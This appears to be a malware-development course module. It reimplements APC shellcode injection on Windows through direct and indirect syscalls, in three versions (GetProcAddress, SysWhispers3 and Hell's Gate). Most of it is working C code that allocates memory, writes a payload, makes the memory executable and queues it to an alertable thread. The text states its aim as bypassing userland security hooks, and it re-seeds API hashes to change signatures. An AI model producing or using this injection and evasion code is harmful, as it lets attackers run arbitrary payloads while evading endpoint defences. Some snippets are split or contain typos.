

Syscalls - Reimplementing APC Injection

Introduction

This module implements the APC Injection technique using direct syscalls, replacing WinAPIs with their syscall equivalent. Memory allocation and writing the payload will be done using `NtAllocateVirtualMemory`, `NtProtectVirtualMemory` and `NtWriteVirtualMemory` which were already discussed in the reimplementation of classic injection. The remaining syscall that will be explained is `NtQueueApcThread`.

- `QueueUserAPC` is replaced with [NtQueueApcThread](#)

NtQueueApcThread

This is the resulting syscall from the `QueueUserAPC` WinAPI. `NtQueueApcThread` is shown below.

```
NTSTATUS NtQueueApcThread(
    IN HANDLE                ThreadHandle,                // A handle to the thread
    to run the specified APC
    IN PIO_APC_ROUTINE       ApcRoutine,                  // Pointer to the
    application-supplied APC function to be executed
    IN PVOID                 ApcRoutineContext OPTIONAL,  // Pointer to a parameter
    (1) for the APC (set to NULL)
    IN PIO_STATUS_BLOCK      ApcStatusBlock OPTIONAL,     // Pointer to a parameter
    (2) for the APC (set to NULL)
    IN ULONG                 ApcReserved OPTIONAL         // Pointer to a parameter
    (3) for the APC (set to NULL)
);
```

The first two parameters are self-explanatory. The remaining three, `ApcRoutineContext`, `ApcStatusBlock` and `ApcReserved` are used as parameters for the APC function, `ApcRoutine`.

Creating An Alertable Thread

Since the APC Injection technique requires a thread in an alertable state, this will be provided using the `CreateThread` WinAPI. The `AlterableFunction` function will be called by the sacrificial thread.

```
VOID AlterableFunction() {

    HANDLE                hEvent = CreateEvent(NULL, NULL, NULL, NULL);

    MsgWaitForMultipleObjectsEx(
        1,
        &hEvent,
        INFINITE,
        QS_HOTKEY,
```

```

        MWMO_ALERTTABLE
    );
}

```

Implementation Using GetProcAddress and GetModuleHandle

A `Syscall` structure is created and initialized using `InitializeSyscallStruct`, which holds the addresses of the syscalls used, as shown below.

```

// A structure used to keep the syscalls used
typedef struct _Syscall {

    fnNtAllocateVirtualMemory pNtAllocateVirtualMemory;
    fnNtProtectVirtualMemory  pNtProtectVirtualMemory;
    fnNtWriteVirtualMemory    pNtWriteVirtualMemory;
    fnNtQueueApcThread        pNtQueueApcThread;

}Syscall, * PSyscall;

// Function used to populate the input 'St' structure
BOOL InitializeSyscallStruct(OUT PSyscall St) {

    HMODULE hNtdll = GetModuleHandle(L"NTDLL.DLL");
    if (!hNtdll) {
        printf("[!] GetModuleHandle Failed With Error : %d \n",
GetLastError());
        return FALSE;
    }

    St->pNtAllocateVirtualMemory =
(fnNtAllocateVirtualMemory)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
    St->pNtProtectVirtualMemory  =
(fnNtProtectVirtualMemory)GetProcAddress(hNtdll, "NtProtectVirtualMemory");
    St->pNtWriteVirtualMemory    =
(fnNtWriteVirtualMemory)GetProcAddress(hNtdll, "NtWriteVirtualMemory");
    St->pNtQueueApcThread        =
(fnNtQueueApcThread)GetProcAddress(hNtdll, "NtQueueApcThread");

    // check if GetProcAddress missed a syscall
    if (St->pNtAllocateVirtualMemory == NULL || St->pNtProtectVirtualMemory
== NULL || St->pNtWriteVirtualMemory == NULL || St->pNtQueueApcThread == NULL)
        return FALSE;
    else
        return TRUE;
}

```

Next, the `ApcInjectionViaSyscalls` function will be responsible for allocating, writing and executing the payload, `pPayload`, in the target process, `hProcess`. It will use the sacrificial thread's handle, `hThread`. The function returns `FALSE` if it fails to execute the payload and `TRUE` if it succeeds.

```

BOOL ApcInjectionViaSyscalls(IN HANDLE hProcess, IN HANDLE hThread, IN PVOID
pPayload, IN SIZE_T sPayloadSize) {

    Syscall      St              = { 0 };
    NTSTATUS     STATUS          = NULL;
    PVOID        pAddress        = NULL;
    ULONG        uOldProtection  = NULL;
    SIZE_T       sSize           = sPayloadSize,
                sNumberOfBytesWritten = NULL;

    // Initializing the 'St' structure to fetch the syscall's addresses
    if (!InitializeSyscallStruct(&St)) {
        printf("[!] Could Not Initialize The Syscall Struct \n");
        return FALSE;
    }

    // Allocating memory
    if ((STATUS = St.pNtAllocateVirtualMemory(hProcess, &pAddress, 0, &sSize,
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE)) != 0) {
        printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
        return FALSE;
    }
    printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sSize);

    //-----

    // Writing the payload
    printf("[#] Press <Enter> To Write The Payload ... ");
    getchar();
    printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
    if ((STATUS = St.pNtWriteVirtualMemory(hProcess, pAddress, pPayload,
sPayloadSize, &sNumberOfBytesWritten)) != 0 || sNumberOfBytesWritten !=
sPayloadSize) {
        printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
        printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten,
sPayloadSize);
        return FALSE;
    }
    printf("[+] DONE \n");
}

```

```
//-----

// Changing the memory's permissions to RWX
if ((STATUS = St.pNtProtectVirtualMemory(hProcess, &pAddress,
&sPayloadSize, PAGE_EXECUTE_READWRITE, &uOldProtection)) != 0) {
    printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X\n", STATUS);
    return FALSE;
}

//-----

// Executing the payload via NtQueueApcThread

printf("[#] Press <Enter> To Run The Payload ... ");
getchar();
printf("\t[i] Running Payload At 0x%p Using Thread Of Id : %d ... ",
pAddress, GetThreadId(hThread));
if ((STATUS = St.pNtQueueApcThread(hThread, pAddress, NULL, NULL, NULL))
!= 0) {
    printf("[!] NtQueueApcThread Failed With Error : 0x%0.8X\n",
STATUS);
    return FALSE;
}
printf("[+] DONE\n");

return TRUE;
}
```

Implementation Using SysWhispers

The implementation here uses SysWhispers3 to bypass userland hooks via indirect syscalls. The following command is used to generate the required files for this implementation.

```
python syswhispers.py -a x64 -c msvc -m jumper_randomized -f
NtAllocateVirtualMemory,NtProtectVirtualMemory,NtWriteVirtualMemory,NtQueueApcThread
-o SysWhispers -v
```

Three files are generated: SysWhispers.h, SysWhispers.c and SysWhispers-asm.x64.asm. The next step is to import these files into Visual Studio as demonstrated previously. ApcInjectionViaSyscalls is shown below.

```
BOOL ApcInjectionViaSyscalls(IN HANDLE hProcess, IN HANDLE hThread, IN PVOID
pPayload, IN SIZE_T sPayloadSize) {
```

Syscall	St	= { 0 };
NTSTATUS	STATUS	= NULL;
PVOID	pAddress	= NULL;

```

        ULONG        uOldProtection        = NULL;
        SIZE_T        sSize                = sPayloadSize,
                    sNumberOfBytesWritten    = NULL;

        // Allocating memory
        if ((STATUS = NtAllocateVirtualMemory(hProcess, &pAddress, 0, &sSize,
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE)) != 0) {
            printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);

            return FALSE;
        }
        printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sSize);

//-----

        // Writing the payload
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
        if ((STATUS = NtWriteVirtualMemory(hProcess, pAddress, pPayload,
sPayloadSize, &sNumberOfBytesWritten)) != 0 || sNumberOfBytesWritten !=
sPayloadSize) {
            printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);

            printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten,
sPayloadSize);

            return FALSE;
        }
        printf("[+] DONE \n");

//-----

        // Changing the memory's permissions to RWX
        if ((STATUS = NtProtectVirtualMemory(hProcess, &pAddress, &sPayloadSize,
PAGE_EXECUTE_READWRITE, &uOldProtection)) != 0) {
            printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);

            return FALSE;
        }

//-----

        // Executing the payload via NtQueueApcThread

        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();

```

```

        printf("\t[i] Running Payload At 0x%p Using Thread Of Id : %d ... ",
pAddress, GetThreadId(hThread));
        if ((STATUS = NtQueueApcThread(hThread, pAddress, NULL, NULL, NULL)) !=
0) {
            printf("[!] NtQueueApcThread Failed With Error : 0x%0.8X \n",
STATUS);
            return FALSE;
        }
        printf("[+] DONE \n");

        return TRUE;
    }

```

Implementation Using Hell's Gate

The last implementation for this module is using Hell's Gate. First, ensure that the same steps done to set up the Visual Studio project with SysWhispers3 are done here too. Specifically, enabling MASM and modifying the properties to set the ASM file to be compiled using the Microsoft Macro Assembler.

Updating The VX_TABLE Structure

```

typedef struct _VX_TABLE {
    VX_TABLE_ENTRY NtAllocateVirtualMemory;
    VX_TABLE_ENTRY NtWriteVirtualMemory;
    VX_TABLE_ENTRY NtProtectVirtualMemory;
    VX_TABLE_ENTRY NtQueueApcThread;
} VX_TABLE, * PVX_TABLE;

```

Updating Seed Value

A new seed value will be used to replace the [old one](#) to change the hash values of the syscalls. The djb2 hashing function is updated with the new seed value below.

```

DWORD64 djb2(PBYTE str) {
    DWORD64 dwHash = 0x77347734DEADBEEF; // Old value: 0x7734773477347734
    INT c;

    while (c = *str++)
        dwHash = ((dwHash << 0x5) + dwHash) + c;

    return dwHash;
}

```

The following printf statements should be added to a new project to generate the djb2 hash values.

```

printf("#define %s%s 0x%p \n", "NtAllocateVirtualMemory", "_djb2",
(DWORD64)djb2("NtAllocateVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtWriteVirtualMemory", "_djb2",

```

```
djb2("NtWriteVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtProtectVirtualMemory", "_djb2",
djb2("NtProtectVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtQueueApcThread", "_djb2",
djb2("NtQueueApcThread"));
```

Once the values are generated, add them to the start of the Hell's Gate project.

```
#define NtAllocateVirtualMemory_djb2 0x7B2D1D431C81F5F6
#define NtWriteVirtualMemory_djb2    0x54AEE238645CCA7C
#define NtProtectVirtualMemory_djb2  0xA0DCC2851566E832
#define NtQueueApcThread_djb2        0x331E6B6B7E696022
```

Updating The Main Function

The main function must be updated to use the `ApcInjectionViaSyscalls` function instead of the [payload function](#). The function will use the above-generated hashes as shown below.

```
BOOL ApcInjectionViaSyscalls(IN PVX_TABLE pVxTable, IN HANDLE hProcess, IN HANDLE
hThread, IN PBYTE pPayload, IN SIZE_T sPayloadSize) {

    Syscall      St              = { 0 };
    NTSTATUS      STATUS         = NULL;
    PVOID         pAddress        = NULL;
    ULONG         uOldProtection  = NULL;
    SIZE_T        sSize          = sPayloadSize,
                sNumberOfBytesWritten = NULL;

    // Allocating memory
    HellsGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
    if ((STATUS = HellDescent(hProcess, &pAddress, 0, &sSize, MEM_RESERVE |
MEM_COMMIT, PAGE_READWRITE)) != 0) {
        printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
        return FALSE;
    }
    printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sSize);

    //-----

    // Writing the payload
    printf("[#] Press <Enter> To Write The Payload ... ");
    getchar();
    printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
    HellsGate(pVxTable->NtWriteVirtualMemory.wSystemCall);
    if ((STATUS = HellDescent(hProcess, pAddress, pPayload, sPayloadSize,
```

```

&sNumberOfBytesWritten)) != 0 || sNumberOfBytesWritten != sPayloadSize) {
    printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X\n", STATUS);
    printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten, sPayloadSize);
    return FALSE;
}
printf("[+] DONE \n");

//-----

    // Changing the memory's permissions to RWX
    HellsGate(pVxTable->NtProtectVirtualMemory.wSystemCall);
    if ((STATUS = HellDescent(hProcess, &pAddress, &sPayloadSize, PAGE_EXECUTE_READWRITE, &uOldProtection)) != 0) {
        printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X\n", STATUS);
        return FALSE;
    }

//-----

    // Executing the payload via NtQueueApcThread

    printf("[#] Press <Enter> To Run The Payload ... ");
    getchar();
    printf("\t[i] Running Payload At 0x%p Using Thread Of Id : %d ... ", pAddress, GetThreadId(hThread));
    HellsGate(pVxTable->NtQueueApcThread.wSystemCall);
    if ((STATUS = HellDescent(hThread, pAddress, NULL, NULL, NULL)) != 0) {
        printf("[!] NtQueueApcThread Failed With Error : 0x%0.8X \n", STATUS);
        return FALSE;
    }
    printf("[+] DONE \n");

    return TRUE;
}


```

Remote Injection

It's possible to use the `ApcInjectionViaSyscalls` function for remote process injection but to do so a suspended process must be created. This approach was discussed in the *Early Bird APC Queue Code Injection* module.

Demo

Using SysWhispers implementation.



Using Hell's Gate implementation.

